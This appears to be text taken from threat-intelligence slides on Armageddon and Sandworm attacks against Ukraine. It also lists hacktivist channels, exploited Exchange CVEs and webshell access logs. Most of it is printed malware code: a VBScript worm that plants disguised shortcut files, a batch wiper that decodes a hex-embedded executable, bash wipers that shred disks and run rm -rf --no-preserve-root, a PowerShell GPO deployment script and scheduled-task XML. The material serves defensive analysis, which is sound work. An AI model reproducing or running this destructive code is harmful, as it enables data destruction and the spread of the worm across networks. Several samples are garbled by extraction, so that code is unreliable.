
```
function pantomimeu0J(convenient0Ly)  
on error resume next  
Set attendantsd4m = createobject("wscript.shell")  
set pedestrianJB2 = attendantsd4m.createshortcut(convenient0Ly)  
pedestrianJB2.targetpath = forgottenrju  
pedestrianJB2.arguments = soundk19  
pedestrianJB2.windowstyle = 1  
pedestrianJB2.iconlocation = ingratitudejK1  
pedestrianJB2.save  
end function
```

```
function hardworkinglb0(propibT , dorothyzqE)  
on error resume next  
Randomize  
if dorothyzqE > 2 then  
exit function  
end if  
Set ABCQWo = CreateObject("Scripting.FileSystemObject")  
beastlyAJX = interposedExR(Int(Rnd() * (UBound(interposedExR) + 1)))  
for each landslideo2Z in ABCQWo.getfolder(propibT + restartIz5 ).subfolders  
pantomimeu0J landslideo2Z.path + restartIz5 + beastlyAJX + furswXd  
especiallyHsP = landslideo2Z.path + organicF0p  
ABCQWo.GetFile(especiallyHsP).Attributes = 0  
ABCQWo.deletefile especiallyHsP  
ABCQWo.copyfile everj5U, especiallyHsP, true  
ABCQWo.GetFile(especiallyHsP).Attributes = 2  
hardworkinglb0 landslideo2Z.path , dorothyzqE + 1  
next  
end function
```

```
on error resume next  
Dim interposedExR, forgottenrju, soundk19, ingratitudejK1, organicF0p, everj5U, furswXd  
Randomize  
interestingzUb = "winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2"  
replacementiTG = "select * from win32_logicaldisk where mediatype=null"  
interposedExR = array("Таємно", "Доповідна записка", "рапорт", "do not delete", "облік")  
soundk19 = "%windir%\system32\shell32.dll, 20"  
ingratitudejK1 = "%windir%\system32\shell32.dll, 20"  
organicF0p = "\trash.dll"  
furswXd = ".rtf.lnk"  
forgottenrju = "%windir%\system32\wscript.exe"  
restartIz5 = ""  
hobbleETi = "%userprofile%"  
Set strangelyc1e = createobject("wscript.shell")  
everj5U = strangelyc1e.expandenvironmentstrings(hobbleETi) + organicF0p  
set henriettaZqy = getobject(interestingzUb).execquery(replacementiTG)  
for each meekpH4 in henriettaZqy  
hardworkinglb0 meekpH4.caption , 0  
next
```

LAKEFLASH

UAC-0010 / Armageddon



UAC-0002 UAC-0082 UAC-0165 / Sandworm




XakNet Team 🇷🇺👉
31 707 subscribers



Народная CyberАрмия
48 359 subscribers



Солнцепек
28 148 subscribers



- Others
- Local municipalities
- Government
- Private businesses
- Energy sector
- Telco & ISP
- Media

Защита CyberFront

главная новости утечки о н

Утечки


Список всех утечек, описание и ссылка на скачивание

Коллекция всех наших сливов, подробное описание и ссылка на скачивание. Всё в открытом доступе, можно скачивать и изучать

- Прокуратура
- Укринформ
- Фискальная служба
- Держзовнишинформ

UAC-0002 UAC-0082 UAC-0165 / Sandworm

- Vulnerabilities exploitation of public resources (Microsoft Exchange, Website, VPN, RDP, Web applications etc)
- Webshells at compromised public resources to maintain access to victim networks
- SSH tunneling with Stowaway, Regeorg
- Impacket, RDP for lateral movement.
- GPO, scheduled tasks, and cron jobs for payload execution.
- Cyberespionage / Sabotage.



Stowaway

issues 4 open forks 285 stars 1.4k license MIT

Stowaway is a Multi-hop proxy tool for security researchers and pentest. Users can easily proxy their network traffic to intranet nodes (multi-layer control XD)

Impacket

pypi v0.10.0 Build and test Impacket passing

SECUREAUTH LABS. Copyright (C) 2022 SecureAuth Corporation
Impacket is a collection of Python classes for working with network level programmatic access to the packets and for some protocol implementation itself. Packets can be constructed from scratch

```
UtcTime: 2022-01-13 23:17:06.892
ProcessId: 14152
Image: C:\Windows\System32\wbem\WmiPrvSE.exe
CommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\NETWORK SERVICE
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=801E8003C257C8F540B20F1E0DECD3A6
SHA256=A75C85F3B089993E9C042FB82ECB7757E8F460ED8065FC7991CAA38A6DE0F50C
ParentProcessId: 516
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch -p

UtcTime: 2022-01-13 23:17:06.016
ProcessId: 6364
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd.exe /Q /c cd \> \\127.0.0.1\ADMIN$\_1642115819.9667194 2>&1
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=D7AB69FAD18D4A643D84A271DFC0DBDF
SHA256=FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5
ParentProcessId: 14152
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

UtcTime: 2022-01-13 23:17:11.455
ProcessId: 14348
Image: C:\stager1.exe
CommandLine: c:\stager1.exe
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=5D5C99A08A7D927346CA2DAFA7973FC1
SHA256=A196C6B8FFCB97FFB276D04F354696E2391311DB3841AE16C8C9F56F36A38E92
ParentProcessId: 7536
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /Q /c start c:\stager1.exe 1> \\127.0.0.1\ADMIN$\_1642115819.9667194 2>&1
```

UAC-0002 UAC-0082 UAC-0165 / Sandworm

Vulnerabilities exploitation of public resources
(Microsoft Exchange, Website, VPN, RDP, Web applications etc)



General Information

Hostnames: [redacted].gov.ua, mail.[redacted]

Domains: [redacted]

Country: Ukraine


City: [redacted]

Organization: [redacted]

ISP: [redacted]

ASN: [redacted]

Open Ports



Web Technologies

MICROSOFT ASP.NET

OUTLOOK WEB APP

- Vulnerabilities**
- CVE-2021-34473 Microsoft Exchange Server Remote Code Execution Vulnerability
 - CVE-2021-31206 Microsoft Exchange Server Remote Code Execution Vulnerability
 - CVE-2021-34523 Microsoft Exchange Server Elevation of Privilege Vulnerability
 - CVE-2021-31207 Microsoft Exchange Server Security Feature Bypass Vulnerability

| | | | | | |
|------------------------------|---|-----|---|-----|-----|
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.12&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.56&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.25&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.8&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.19&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.17&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.77&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.22&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.26&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.20&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.21&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.9&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.10&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.16&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.6&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.59&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.35&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.38&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.28&port=445 HTTP/1.1" | 200 | - | "-" | "-" |
| [26/Sep/2022:10:25:15 +0300] | "POST /cntr/counter1.php?cmd=connect&target=192.168.0.18&port=445 HTTP/1.1" | 200 | - | "-" | "-" |

UAC-0002 UAC-0082 UAC-0165 / Sandworm

DESTRUCTION

- ORCSHRED
- AWFULSHRED
- SOLOSHRED
- POWERGAP
- Industroyer2
- CaddyWiper
- Prestige Ransomware
- RoarBat (SDelete)

```
1 @echo off
2
3 setlocal EnableDelayedExpansion
4 set TEMPFILE_HEX="!RANDOM!.hex"
5 set TEMPFILE_EXE="!RANDOM!.exe"
6
7 >%TEMPFILE_HEX% echo 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00
8 >>%TEMPFILE_HEX% echo 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00
9 >>%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10 >>%TEMPFILE_HEX% echo 10 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
11 >>%TEMPFILE_HEX% echo 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
12 >>%TEMPFILE_HEX% echo 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A
13 >>%TEMPFILE_HEX% echo 24 00 00 00 00 00 00 00 10 96 6E 1B 54 F7 00 48 54 F7 00 48
14 >>%TEMPFILE_HEX% echo 54 F7 00 48 E0 6B F1 48 5E F7 00 48 E0 6B F3 48 D4 F7 00 48
15 >>%TEMPFILE_HEX% echo E0 6B F2 48 4C F7 00 48 06 9F 05 49 70 F7 00 48 06 9F 04 49
16 >>%TEMPFILE_HEX% echo 46 F7 00 48 06 9F 03 49 41 F7 00 48 5D 8F 93 48 59 F7 00 48
17 >>%TEMPFILE_HEX% echo 54 F7 01 48 DF F7 00 48 F7 9E 05 49 56 F7 00 48 F7 9E 04 49
18 >>%TEMPFILE_HEX% echo 57 F7 00 48 F7 9E FF 48 55 F7 00 48 54 F7 97 48 55 F7 00 48
19 >>%TEMPFILE_HEX% echo F7 9E 02 49 55 F7 00 48 52 69 63 68 54 F7 00 48 00 00 00 00
20 >>%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00
21 >>%TEMPFILE_HEX% echo E4 98 BD 5F 00 00 00 00 00 00 00 00 00 00 02 01 0B 01 0E 10
22 >>%TEMPFILE_HEX% echo 00 08 04 00 00 5C 01 00 00 00 00 00 00 E5 5D 00 00 00 10 00 00
23 >>%TEMPFILE_HEX% echo 00 20 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00
```

```
17941 >>%TEMPFILE_HEX% echo AE 3B 0C 10 A1 B7 18 70 C7 11 40 DC AC 6C 49 D8 3B 49 88 20
17942 >>%TEMPFILE_HEX% echo A3 28 1D 09 6A 0B 19 06 15 6A 76 20 5D 7F 8A 30 63 91 8E 6E
17943 >>%TEMPFILE_HEX% echo 4A 80 B6 7D 41 01 6B EC F5 14 04 FF E3 5C 7B CA BA E4 3C 4F
17944 >>%TEMPFILE_HEX% echo C4 11 F8 EE F5 DA 68 BB 94 99 6C 62 FA 72 53 1D 06 3C 3D 34
17945 >>%TEMPFILE_HEX% echo 2F A7 6B 32 4F DB 3E 30 68 F8 4C EF 67 EF F6 21 9B A1 7B 00
17946 >>%TEMPFILE_HEX% echo 00 00 00 00
17947
17948 certutil -f -decodehex %TEMPFILE_HEX% %TEMPFILE_EXE%
17949
17950 takeown /F C:\Windows\explorer.exe
17951 icacls.exe C:\Windows\explorer.exe /deny *S-1-1-0:F
17952
17953
17954 for %%i in (D:,E:,F:,G:,Q:,W:,E:,R:,T:,Y:,U:,I:,O:,P:,S:,H:,X:,Y:,Z:) do (
17955 takeown /a /r /d Y /f %%i
17956 start %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q %%i\*
17957 )
17958
17959 timeout 60
17960 takeown /a /r /d Y /f C:\Users\
17961 %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\Users
17962 %cd%\%TEMPFILE_EXE% -nobanner -accepteula -z c:
17963
17964 shutdown /r /f /t 600
17965 %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\*
```


UAC-0002 UAC-0082 UAC-0165 / Sandworm

```
if [[ $is_owner -eq 0 ]]; then
  echo "Start most security mode!"
  crontab -l > /var/log/tasks

  check_solaris=$(find /etc -name os-release > /var/log/res)
  check_solaris=$(cat /var/log/res)

  if [ -s /var/log/res ]; then
    check_solaris=$(cat /etc/os-release | grep ID=solaris; echo $? > /var/log/res)
    check_solaris=$(cat /var/log/res)

    if [[ $check_solaris -eq 0 ]]; then
      echo "58 17 * * * /bin/bash /var/log/wsol.sh & disown" >> /var/log/tasks
    else
      echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
    fi
  else
    echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown" >> /var/log/tasks
  fi

  crontab /var/log/tasks
  rm -f /var/log/tasks
  rm -f /var/log/res
fi
```

ORC3HRED

```
#!/bin/bash

declare -r yrkdrrue=20627
declare -r vwdseye=3
declare -r lwjzfkq="dd uname sed"
declare -r ymwqsbe="linux"
declare -r lkzxlqde="disk"
declare -r eqbzveva="/dev"
declare -r nooagnus="/dev/null"
declare -r oqdrgrs="/boot"
declare -r igtldtd="home"
declare -r lphfxos="/var/log"
declare -r dyxiogh="~/bash_history"

declare gwujmkab="$oqdrgrs"$(igtldtd)$(lphfxos)
declare -r yoqdnbh="apache http ssh"

declare -r agzerlyf=0
declare -r fatfbizm=1
declare -r nprvrnee=2
declare -r hnuyknao=3
declare -r xlnlyyeb=4
declare -r rggzyzny=5
declare -r yqonjzkb=6
declare -r puthtdnp=7
declare -r ruzbgnvup=8
declare -r amkacvl=9

declare pyzygxm=
declare dfeejan=

declare -r byfiftg="shred"
declare aqdrhucd="-n 1-x-z"

declare -r fvtjzjzm="dd"
declare yazhwrbn="bs=1k if=dev/urandom of="

declare -a nfjkhpw

declare -a pghzumb= {
  "/etc/system/system"
  "/lib/system/system"
  "/usr/lib/system/system"
}
```

AWFULSHRED

```
for z in $(printenv | grep -i "ora"); do
  set -- 'echo $z | tr '=' ' '
  if [ -f $z ]; then
    shred $z -n 1 -f -x -z -u
    rm $z -rf --no-preserve-root
  elif [ -d $z ]; then
    find $z -type f -exec shred -n 1 -f -x -z -u {} \;
    rm $z -rf --no-preserve-root
  fi
done

for i in $(ds); do
  if [ -d "$i" ]; then
    rm -rf $i --no-preserve-root >/dev/null 2>&1
  fi
done

k=0
for d in $(ls /dev/dsk | grep "c[0-9a-fA-F]*[d0-9a-fA-F]*"); do
  (shred -n 1 -x -z "/dev/dsk/$d"); &
  pd[$k]=!$!
  ((k++))
done

for p in $(pd[@]); do
  wait $p
done

for j in $(ls /); do
  rm -rf "$j" --no-preserve-root
done

shred -x -z -u $0
rm $0 -rf --no-preserve-root
```

SOLOSHRED

```
((([adsisearcher]"").SearchRoot.Path | %if([[ADSI]"$ "].gPlink){$a = ([[ADSI]"$ "].gPlink) -replace "[[;]" -split ";"});for ($i=0; $i -lt $a.Length;$i++){if ($a[$i]){Write-Host ([ADSI]($a[$i]).Substring(0, $a[$i].Length - 1)).Path;Write-Host ([ADSI]($a[$i]).Substring(0, $a[$i].Length - 1)).Displayname;Write-Host ([ADSI]($a[$i]).Substring(0, $a[$i].Length - 1)).Flags;}}})
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004">
  <RegistrationInfo>
    <Date>2022-04-08T14:50:24</Date>
    <Author>Администратор</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:20:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  </Settings>
  <Duration>PT10M</Duration>
  <WaitTimeout>PT1H</WaitTimeout>
  <StopOnIdleEnd>true</StopOnIdleEnd>
  <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\PerfLogs\vatt.exe</Command>
    <Arguments>JRIBDFIMCQAKVBPB p.pay</Arguments>
  </Exec>
</Actions>
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>LeastPrivilege</RunLevel>
  </Principal>
</Principals>
</Task>
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004">
  <RegistrationInfo>
    <Date>2022-04-08T14:45:43</Date>
    <Author>Администратор</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:10:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  </Settings>
  <Duration>PT10M</Duration>
  <WaitTimeout>PT1H</WaitTimeout>
  <StopOnIdleEnd>true</StopOnIdleEnd>
  <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\PerfLogs\40 115.exe</Command>
    <Arguments>-o "C:\PerfLogs\40 115.log"</Arguments>
  </Exec>
</Actions>
<Principals>
  <Principal id="Author">
    <UserId>S-1-5-18</UserId>
    <RunLevel>LeastPrivilege</RunLevel>
  </Principal>
</Principals>
</Task>
```

```
Function Start-work {
  Param
  (
    [Parameter()]
    [String]$pCodeid = "(REDACTED)",

    [Parameter()]
    [String]$sourceFile = "C:\(REDACTED)",

    [Parameter()]
    [String]$destinationFile = "C:\(REDACTED)",

    [Parameter()]
    [String]$appName = "C:\(REDACTED)",

    [Parameter()]
    [String]$args = ""
  )

  $Domain = (Get-WmiObject Win32_ComputerSystem).Domain
  Write-Host "Domain: ($?) - $Domain" -ForegroundColor Red

  $Root = [ADSI]"LDAP://RootDSE"
  $DomainPath = $Root.Get('DefaultNamingContext')
  $DistinguishedName = "CN=Policies,CN=System,+$DomainPath
  Write-Host "Distinguished Name: ($?) - $DistinguishedName" -ForegroundColor Red

  $adPT = "\$Domain\sysvol\$Domain\Policies\Sidgouid\GPT_INI"
  $adPO = "LDAP://CN=Sidgouid, $DistinguishedName"
  $PrefPath = "\$Domain\sysvol\$Domain\Policies\Sidgouid\Machine\Preferences"
  Write-Host $adPO
  $adGOPath = [ADSI]$adPO

  Try {
    $currentExt = $adGOPath.get('gPNameExtensionNames')
  } Catch {
    Write-Host "Error!"
    Exit
  }

  if ([string]:IsNullOrEmpty($sourceFile) | If-Not {
    $Filename = $Split-Path $destinationFile -Leaf
    $FilenamePath = "\$Domain\sysvol\$Domain\Policies\Sidgouid\Machine\" + $Filename
    Copy-Item -Path $sourceFile -Destination $FilenamePath
    Create-Files -PreferencesPath $PrefPath -ADGOPath $adPO -adPT $adPT -Source $FilenamePath -Destination $destinationFile
  }

  Create-Tasks -PreferencesPath $PrefPath -ADGOPath $adPO -adPT $adPT -Time 0 -appName $appName -args $args

  Write-Host "Done" -ForegroundColor Red
}
```

POWERGAP

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTask classid="{86393061-6030-4680-9916-01a010000000}">
  <Name>Xp00</Name>
  <TaskId>{REDACTED}</TaskId>
  <TaskV2 removePolicy="0" userContext="0" uid="{REDACTED}" changed="2" name="{REDACTED}">
    <TaskV2 removePolicy="0" userContext="0" uid="{REDACTED}" changed="2" name="{REDACTED}">
      <Task version="1.2">
        <RegistrationInfo>
          <Author>Администратор</Author>
        </RegistrationInfo>
        <Description />
        <Principals>
          <Principal id="Author">
            <UserId>NT AUTHORITY\SYSTEM</UserId>
            <LogonType>S4U</LogonType>
            <RunLevel>LeastPrivilege</RunLevel>
          </Principal>
        </Principals>
        <Settings>
          <Duration>PT10M</Duration>
          <WaitTimeout>PT1H</WaitTimeout>
          <StopOnIdleEnd>true</StopOnIdleEnd>
          <RestartOnIdle>false</RestartOnIdle>
          </IdleSettings>
          <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
          <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
          <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
          <AllowHardTerminate>false</AllowHardTerminate>
          <StartWhenAvailable>true</StartWhenAvailable>
          <AllowStartOnDemand>true</AllowStartOnDemand>
          <Enabled>true</Enabled>
          <Hidden>true</Hidden>
          <WakeToRun>true</WakeToRun>
          <ExecutionTimeLimit>PT5M</ExecutionTimeLimit>
          <Priority>7</Priority>
        </Settings>
        <Triggers>
          <TimeTrigger>
            <StartBoundary>2022-04-08T14:58:40Z</StartBoundary>
            <Enabled>true</Enabled>
          </TimeTrigger>
        </Triggers>
        <Actions Context="Author">
          <Exec>
            <Command>C:\Users\pernoga.exe</Command>
            <Arguments>JRIBDFIMCQAKVBPB C:\Users\p1.pay</Arguments>
          </Exec>
        </Actions>
        <Task />
      </Task>
    </TaskV2>
  </TaskV2>
</ScheduledTasks>
```

